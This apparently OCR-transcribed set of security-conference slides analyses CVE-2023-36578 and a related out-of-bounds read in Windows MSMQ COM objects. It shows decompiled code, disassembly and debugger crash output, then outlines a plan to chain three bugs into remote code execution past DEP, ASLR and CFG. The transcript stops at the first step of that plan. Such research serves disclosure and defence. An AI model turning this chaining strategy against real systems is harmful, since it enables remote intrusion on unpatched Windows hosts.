
```
__int64 __fastcall GetXactFromVar(VARIANT *controlled_var, __int64 *a2)
{
  int v4; // ebx
  __int64 v5; // r9
  __int64 (__fastcall ***llVal)(_QWORD, GUID *, __int64 *); // rcx
  __int64 v8; // [rsp+50h] [rbp+18h] BYREF

  v4 = 0;
  v5 = 0i64;
  v8 = 0i64;
  llVal = 0i64;
  if ( controlled_var->vt == 9 || controlled_var->vt == 0xD || controlled_var->vt == 0x14 )
  {
    llVal = (__int64 (__fastcall ***)(_QWORD, GUID *, __int64 *))controlled_var->llVal;
  }
  else if ( controlled_var->vt == 0x4009 || controlled_var->vt == 0x400D || controlled_var->vt == 0x4014 )
  {
    llVal = (__int64 (__fastcall ***)(_QWORD, GUID *, __int64 *))*controlled_var->pllVal;
  }
  else
  {
    v4 = -2147024809;
  }
  if ( !llVal )
    v4 = -2147024809;
  if ( v4 >= 0 )
  {
    v4 = (**llVal)(llVal, &GUID_0fb15084_af41_11ce_bd2b_204c4f4f5020, &v8);
    v5 = v8;
  }
```

CVE-2023-36578

- TypeConfusion in mqoa!GetXactFromVar

```
typedef struct tagVARIANT
{
    union
    {
        struct
        {
            VARTYPE vt;
            WORD wReserved1;
            WORD wReserved2;
            WORD wReserved3;
            union { […]
            } __VARIANT_NAME_4
        }__VARIANT_NAME_3;
    } __VARIANT_NAME_2;
DECIMAL decVal; } __VARIAN
```


```
typedef enum VARENUM {
    […]
    VT_DISPATCH = 9,
    […]
    VT_UNKNOWN = 0xD,
    […]
    VT_I8 = 0x14,
};
```




```
if ( controlled_var->vt == 9 || controlled_var->vt == 0xD || controlled_var->vt == 0x14 )
{
  llVal = (__int64 (__fastcall ***)(_QWORD, GUID *, __int64 *))controlled_var->llVal;
}
else if ( controlled_var->vt == 0x4009 || controlled_var->vt == 0x400D || controlled_var->vt == 0x4014 )
{
  llVal = (__int64 (__fastcall ***)(_QWORD, GUID *, __int64 *))*controlled_var->pllVal;
}
```

CVE-2023-36578

- TypeConfusion in mqoa!GetXactFromVar




```
0:008> r
rax=0000000080070057 rbx=0000000000000000 rcx=4141414141414141
rdx=0000000000000000 rsi=000000cc91afe900 rdi=000000cc91afe490
rip=00007ffb3380bbcf rsp=000000cc91afe410 rbp=00000213abf7a4f8
 r8=00000213abd32c30  r9=0000000000000000 r10=00007ffb3380bd10
r11=0105555550015555 r12=000000cc91afeb80 r13=000000000000000a
r14=0000000000000000 r15=00000213abd4a5ac
iopl=0         nv up ei pl zr na po nc
cs=0033  ss=002b  ds=002b  es=002b  fs=0053  gs=002b             efl=00010246
mqoa!GetXactFromVar+0x73:
00007ffb`3380bbcf 488b01          mov     rax,qword ptr [rcx] ds:41414141`41414141=????????????????

0:008> k
 # Child-SP          RetAddr               Call Site
00 000000cc`91afe410 00007ffb`3380bd71     mqoa!GetXactFromVar+0x73
01 000000cc`91afe450 00007ffb`3af62293     mqoa!CMSMQTransaction::InitNew+0x61
02 000000cc`91afe490 00007ffb`3af10a7f     RPCRT4!Invoke+0x73
03 000000cc`91afe4e0 00007ffb`3b9e7ff9     RPCRT4!NdrStubCall2+0x3cf
04 000000cc`91afeb40 00007ffb`3a2f11ed     combase!CStdStubBuffer_Invoke+0x129 [onecore\com\combase\ndr\ndrole\stub.cxx @ 1400]
05 000000cc`91afeb80 00007ffb`3b9e7e8f     OLEAUT32!CUnivStubWrapper::Invoke+0x11d
06 (Inline Function) --------`--------     combase!InvokeStubWithExceptionPolicyAndTracing::__l6::<lambda_c9f3956a20c9da92a64affc24fdd69ec
07 000000cc`91afec00 00007ffb`3b9e8bfd     combase!ObjectMethodExceptionHandlingAction<<lambda_c9f3956a20c9da92a64affc24fdd69ec> >+0x4f [o
08 (Inline Function) --------`--------     combase!InvokeStubWithExceptionPolicyAndTracing+0x20d [onecore\com\combase\dcomrem\channelb.cxx
09 (Inline Function) --------`--------     combase!DefaultStubInvoke+0x490 [onecore\com\combase\dcomrem\channelb.cxx @ 1218]
0a (Inline Function) --------`--------     combase!SyncStubCall::Invoke+0x490 [onecore\com\combase\dcomrem\channelb.cxx @ 1275]
0b (Inline Function) --------`--------     combase!SyncServerCall::StubInvoke+0x4b1 [onecore\com\combase\dcomrem\ServerCall.hpp @ 790]
0c (Inline Function) --------`--------     combase!StubInvoke+0x960 [onecore\com\combase\dcomrem\channelb.cxx @ 1483]
0d 000000cc`91afec60 00007ffb`3ba46f55     combase!ServerCall::ContextInvoke+0xb8d [onecore\com\combase\dcomrem\ctxchnl.cxx @ 1421]
0e (Inline Function) --------`--------     combase!NtCurrentTeb+0xa [onecore\internal\sdk\inc\nxamd64.h @ 50]
0f (Inline Function) --------`--------     combase!TLSGetThreadData+0xa [onecore\com\combase\ih\tls.h @ 519]
10 (Inline Function) --------`--------     combase!COleTls::{ctor}+0xa [onecore\com\combase\ih\tls.h @ 535]
11 (Inline Function) --------`--------     combase!PushCallChainInfo::{dtor}+0xa [onecore\com\combase\dcomrem\PushCallChainInfo.hpp @ 32]
12 000000cc`91aff220 00007ffb`3b9bb2f3     combase!ComInvokeWithLockAndIPID+0xc25 [onecore\com\combase\dcomrem\channelb.cxx @ 2152]
13 (Inline Function) --------`--------     combase!ThreadInvokeReturnHresult+0xeb [onecore\com\combase\dcomrem\channelb.cxx @ 6944]
14 000000cc`91aff540 00007ffb`3af45b28     combase!ThreadInvoke+0x103 [onecore\com\combase\dcomrem\channelb.cxx @ 7044]
15 000000cc`91aff600 00007ffb`3af2e42c     RPCRT4!DispatchToStubInCNoAvrf+0x18
16 000000cc`91aff650 00007ffb`3af2ddfe     RPCRT4!RPC_INTERFACE::DispatchToStubWorker+0x1ac
17 000000cc`91aff720 00007ffb`3af2db82     RPCRT4!RPC_INTERFACE::DispatchToStubWithObject+0x19e
18 000000cc`91aff7d0 00007ffb`3af2d943     RPCRT4!OSF_SCALL::DispatchHelper+0x1de
19 000000cc`91aff8f0 00007ffb`3af2c805     RPCRT4!OSF_SCALL::DispatchRPCCall+0x8b
1a 000000cc`91aff920 00007ffb`3af2c5da     RPCRT4!OSF SCALL::ProcessReceivedPDU+0xdd
```



```
.text:000000018002221B ; 27:     v4 = (**v6)(v6, &GUID_0fb15084_af41_11ce_bd2b_204c4f4f5020, &v8);
.text:000000018002221B                 mov     rax, [rcx]
.text:000000018002221E                 lea     r8, [rsp+38h+arg_10]
.text:0000000180022223                 lea     rdx, _GUID_0fb15084_af41_11ce_bd2b_204c4f4f5020
.text:000000018002222A                 mov     rax, [rax]
.text:000000018002222D                 call    _guard_dispatch_icall$thunk$10345483385596137414
```

It may leads to RCE



Fine for crashes, show me the exploit

Exploit Development


- Let’s try to make an RCE exploit with the bugs found
- Need to overcome DEP/ASLR/CFG on latest Windows from remote

Bugs Chain

- 3 Bugs in total
- CVE-2023-36578 - Type confusion in GetXactFromVar
- MSRC Case 80203 – OOB read information leak
- ??? – Type confusion information leak

The First Bug - CVE-2023-36578

- Use an arbitrary 64-bits (rcx register below) number as an IUnknown *, and calls QueryInterface on it



```
mov     rax, [rcx]
lea     r8, [rsp+38h+arg_10]
lea     rdx, _GUID_0fb15084_af41_11ce_bd2b_204c4f4f5020
mov     rax, [rax]
call    cs:__guard_dispatch_icall_fptr
```

CVE-2023-36578 - Effect

- Can call arbitrary address if we have a controlled virtual function table in the remote process
- Need to bypass control flow guard (CFG)
- The function is wrapped with an exception handler!
  - No crash even access violation here ☺

The Second Bug - MSRC Case 80203

- CMSMQMessage::put_body: OOB read when copying SafeArray data


Moderate severity that will not get a security patch

SafeArray in COM

- Data structure that represents an array with n dimensions
- Often used in COM/DCOM

```
typedef struct tagSAFEARRAY {
    USHORT cDims;
    USHORT fFeatures;
     ULONG cbElements;
    ULONG cLocks;
    PVOID pvData;
    SAFEARRAYBOUND rgsabound[1];
} SAFEARRAY, *LPSAFEARRAY;
```

Never Believe Anything With the Word “Safe” in its’ Name



··· / Win32 / Desktop Technologies / Accessibility / Windows Accessibility features /

Best Practices for Using Safe Arrays

SafeArrayCreateVector function, and to read from and write to a safe array, use the SafeArrayGetElement and SafeArrayPutElement functions. When you finish using a safe a

Too Difficult To Use SafeArray Safely

- For years we keep finding code in Microsoft’s own components that use SafeArray incorrectly


- Question to a C/C++ beginner, what is the size of below multi-dimensional array?

```
BYTE b[1][1][1][1][1][1];
```

If your answer is 6, study harder

The Bug

- Computes the total elements in a SafeArray - by adding elements of each dimension together



```
int nDim = SafeArrayGetDim(psa);
long lBound, uBound;
DWORD nTotalElements = 0;
for (int i = 1; i < nDim; i PP) {
    SafeArrayGetLBound(psa, i, &lBound);
    SafeArrayGetUBound(psa, i, &uBound);
    nTotalElements += (uBound - lBound + 1);
}
```

Effect of The OOB Read Bug

- Incorrectly compute a SafeArray’s data size
- We can read OOB, and get the data back
  - CMSMQMessage::get_body to read OOB data back
- Again, the function is wrapped with an exception handler!
  - No need to worry about reading OOB too much

The Third Bug: Type confusion of Variant

- Not fixed yet so no details


[redacted]

- Can leak back a BSTR string’s address in the remote process
    - Controlled content in the string

- Controlled data at determined location in the remote process
    - Can create a fake virtual function table there

Exploit Plan – Step 1

